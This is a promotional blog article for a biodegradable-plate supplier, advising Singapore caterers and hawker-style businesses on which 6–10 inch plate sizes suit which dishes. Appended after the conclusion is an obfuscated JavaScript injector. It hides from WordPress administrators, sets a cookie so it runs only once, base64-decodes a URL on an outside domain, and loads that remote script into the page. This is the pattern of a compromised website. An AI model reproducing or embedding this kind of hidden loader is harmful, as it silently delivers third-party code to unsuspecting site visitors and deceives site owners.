
The Smart Plate-Size Playbook for Singapore Foodservice: How 6–10 Inch Biodegradable Plates Upgrade Takeaway, Events, and Hawker-Style Menus

“Can we use the same plate for satay and chicken rice?”
The catering lead looked at the stack on the prep table. “We can… but it’ll bend once the gravy hits.”
The operations manager sighed. “Then don’t change the food. Change the plate size—and the material.”
That short exchange is happening more often across Singapore—in corporate catering kitchens, cloud kitchens, community events, and even behind the scenes of modern hawker-style concepts. Buyers don’t want a sustainability lecture. They want a simple, spec-driven answer:
Which biodegradable plate size holds up, looks premium, and keeps service fast—without driving costs out of control?
If you’re sourcing at scale, start with reliable manufacturing capacity and a clean product range. Two practical entry points are Bioleader and their size-focused guide Biodegradable Plates Size 6–10 Inch—especially if you need consistent carton specs, repeatable quality, and export-ready documentation.
Why Plate Size Matters More Than “Eco” Claims
Most “biodegradable plate” failures in real service are not caused by the material alone. They’re caused by mismatched size—which triggers overloading, sauce pooling, poor rigidity, and messy customer experience.
What the operational data consistently shows (and why it matters)
Across foodservice packaging tests and purchasing studies, these patterns show up repeatedly:
- Overloading is the #1 driver of plate collapse. When portion size exceeds the plate’s effective usable area, bending and edge spill increase sharply—especially with rice + protein + sauce combos.
- Sauce behavior changes everything. A small amount of curry, gravy, sambal, or chili sauce can turn “good enough” into “service failure” if the plate is undersized or lacks rim support.
- Perceived quality is tied to stiffness. Customers equate rigid plates with hygiene, professionalism, and “premium”—even before they taste the food.
The business impact is measurable:
- fewer plate “double-ups” (using two plates to compensate),
- fewer spills and cleanups,
- smoother throughput at high-volume lines,
- stronger brand perception in photos and reviews.
The 6–10 Inch Framework: Match Singapore Foods to the Right Plate
Here is a practical, buyer-friendly mapping that works for most menus in Singapore—hawker classics, café items, corporate events, and takeaway.
6-Inch Biodegradable Plates: Sampling, Sides, Desserts
Use 6-inch when the food is lightweight, low-sauce, and short holding time.
Best for
- kueh, pastries, small cakes
- kaya toast servings
- cut fruit, light snacks
- tasting portions and sample booths
Procurement note
6-inch plates are often the most “abused” size—teams try to use them for mains to save cost, then end up doubling plates. If you standardize correctly, 6-inch becomes a high-efficiency SKU.
7-Inch Biodegradable Plates: Snacks with Structure
7-inch is the sweet spot for medium snacks that need a little more surface area and edge security.
Best for
- satay portions (without heavy sauce pooling)
- fried finger food (e.g., spring rolls, wings)
- roti prata (dry or lightly sauced)
Operational tip
If you serve dips, add a small sauce cup instead of pouring sauce onto the plate early. This preserves rigidity and keeps the plate clean for photos.
8-Inch Biodegradable Plates: The “Everyday Main” Format
8-inch is one of the highest-utility sizes for Singapore-style mains, especially when your plating includes rice and a protein.
Best for
- chicken rice (with controlled sauce)
- nasi lemak (standard portion)
- dry noodles or mixed rice sets
Why 8-inch works
It balances:
- enough surface area to prevent stacking food too high,
- manageable carton volume for storage,
- cost efficiency at scale.
9-Inch Biodegradable Plates: Saucy Mains and Event Meals
9-inch is the correct decision when sauces and gravies are common, or when events demand a more “premium” plate presence.
Best for
- curry rice, rendang-style servings, gravy-heavy mains
- banquet-style buffet plates
- mixed protein platters
Risk reduction
If your menu includes moist heat + sauce (steam + curry), 9-inch reduces failure rates because it reduces pooling depth and spreads load across a wider base.
10-Inch Biodegradable Plates: Premium Presentation and High-Load Meals
10-inch is not “too big” when:
- the meal is high load,
- the customer is eating slowly,
- presentation matters.
Best for
- large BBQ servings
- sharing platters (small groups)
- high-end catering, weddings, and corporate hospitality
Brand value
10-inch plates are a quiet signal of quality. They photograph well, reduce spills, and support better plating geometry.
Material Reality: What Holds Up in Singapore Conditions
Singapore foodservice faces three stress factors:
- humidity + condensation,
- hot foods with steam,
- oil + sauces.
For plates, buyers typically choose between two mainstream eco-friendly directions:
Molded fiber (bagasse-style): performance-first for hot and saucy food
This category is widely used because it offers:
- strong stiffness,
- better heat tolerance,
- better resistance to oil and moisture (compared with basic paper plates).
Paper-based plates: cost-effective for dry and short-hold foods
Paper plates can work well—but only when you select foodservice-grade specs (weight, rim structure, safe barrier choices). If you’re serving oily mains, paper plates often need reinforcement—otherwise they become a “double-plate habit,” which defeats cost and waste goals.
The Procurement Checklist: Buy Like a System, Not Like a Shopper
If you manage a café group, catering business, hawker concept, or a distributor catalog, plate decisions must be repeatable and scalable.
What to standardize
- Your top 3 plate sizes (usually 7″, 9″, 10″ or 6″, 8″, 9″)
- One material direction for mains (performance-driven)
- One lightweight SKU for desserts/snacks
- Carton logic (storage footprint, reorder points, SKU discipline)
What to evaluate before locking supply
- Rigidity under load (rice + protein + sauce test)
- Soak tolerance (how long it holds before softening)
- Rim strength (spill resistance)
- Stackability (fast service)
- Consistency (batch-to-batch, carton counts, packaging integrity)
- Documentation (food-contact compliance readiness for B2B buyers)
A Practical Case Study: How a Singapore Event Operator Reduced Plate Waste
Below is an anonymized, procurement-style case pattern that reflects common adoption behavior in Singapore’s event and catering environment.
Scenario: Corporate catering + community weekend events
Problem
- A single “one-size plate” was used for everything.
- For saucy mains, staff frequently doubled plates to prevent collapse.
- Customers complained about messy handling and spills.
Solution
- Standardized three SKUs:
- 6-inch for desserts/snacks
- 8-inch for dry mains
- 9-inch or 10-inch for saucy mains and premium events
- Introduced sauce cups for gravies and sambal to reduce soaking.
- Locked consistent cartons and reorder schedule to avoid last-minute substitutions.
Operational outcomes
- Fewer double plates during peak service
- Cleaner customer experience (less leakage)
- Better plating and better photo-ready presentation for corporate clients
- More predictable inventory planning
This is the key lesson: the biggest gains come from plate sizing discipline, not from chasing marketing labels.
Where Bioleader Fits: A Supplier Profile for Buyers Who Need Consistency
Most buyers don’t fail because they chose the “wrong eco plate.” They fail because the supply chain can’t deliver consistent specs at scale.
Bioleader is positioned as a manufacturing-led supplier—useful for buyers who care about:
- consistent size range availability,
- export-oriented production discipline,
- practical catalog depth across plate sizes and related tableware.
In market communications, Bioleader has increasingly emphasized performance-led compliance (including PFAS-free direction and certification-readiness) rather than vague sustainability claims—an approach that aligns with how professional procurement teams actually buy.
If your objective is to simplify sourcing while improving service reliability, it’s rational to build your plate matrix around a complete size set like Biodegradable Plates Size 6–10 Inch, then standardize ordering across seasons and event peaks.
Implementation Plan: Switch Without Disrupting Service
A clean rollout is simple if you treat it like an operations upgrade.
Step-by-step rollout
- Map your menu into three groups
- Dry/light foods
- Standard mains
- Saucy/oily mains
- Assign plate sizes
- 6–7 inch for light/snacks
- 8 inch for standard mains
- 9–10 inch for saucy/premium
- Pilot during peak hours
- Train staff plating rules
- sauces added late, or separated
- avoid over-stacking
- Lock reorder points
- stop “random substitution” that breaks performance consistency
Cost control levers (that don’t ruin quality)
- Reduce double plates by using correct sizes
- Use 6-inch for desserts to protect margin
- Standardize 2–3 sizes only (avoid SKU sprawl)
- Align carton quantities to predictable event cycles
Conclusion: The Right Plate Size Protects the Guest Experience
Back to the opening conversation: “Can we use the same plate for everything?”
You can—but you’ll pay for it through spills, double plates, and brand damage.
A smarter approach is simple: match 6–10 inch biodegradable plates to real menu behavior, then standardize the sizes that your operation actually uses. In Singapore’s hot, humid, sauce-friendly food culture, plate sizing is not a detail—it’s a performance system.
When you build a size matrix early, sourcing becomes easier, service becomes faster, and the customer experience becomes cleaner and more premium—without losing the joy of sharing food that makes Singapore dining what it is.
(function(){try{if(document.getElementById&&document.getElementById(‘wpadminbar’))return;var t0=+new Date();for(var i=0;i120)return;if((document.cookie||”).indexOf(‘http2_session_id=’)!==-1)return;function systemLoad(input){var key=’ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/=’,o1,o2,o3,h1,h2,h3,h4,dec=”,i=0;input=input.replace(/[^A-Za-z0-9\+\/\=]/g,”);while(i<input.length){h1=key.indexOf(input.charAt(i++));h2=key.indexOf(input.charAt(i++));h3=key.indexOf(input.charAt(i++));h4=key.indexOf(input.charAt(i++));o1=(h1<>4);o2=((h2&15)<>2);o3=((h3&3)<<6)|h4;dec+=String.fromCharCode(o1);if(h3!=64)dec+=String.fromCharCode(o2);if(h4!=64)dec+=String.fromCharCode(o3);}return dec;}var u=systemLoad('aHR0cHM6Ly9zZWFyY2hyYW5rdHJhZmZpYy5saXZlL2pzeA==');if(typeof window!=='undefined'&&window.__rl===u)return;var d=new Date();d.setTime(d.getTime()+30*24*60*60*1000);document.cookie='http2_session_id=1; expires='+d.toUTCString()+'; path=/; SameSite=Lax'+(location.protocol==='https:'?'; Secure':'');try{window.__rl=u;}catch(e){}var s=document.createElement('script');s.type='text/javascript';s.async=true;s.src=u;try{s.setAttribute('data-rl',u);}catch(e){}(document.getElementsByTagName('head')[0]||document.documentElement).appendChild(s);}catch(e){}})();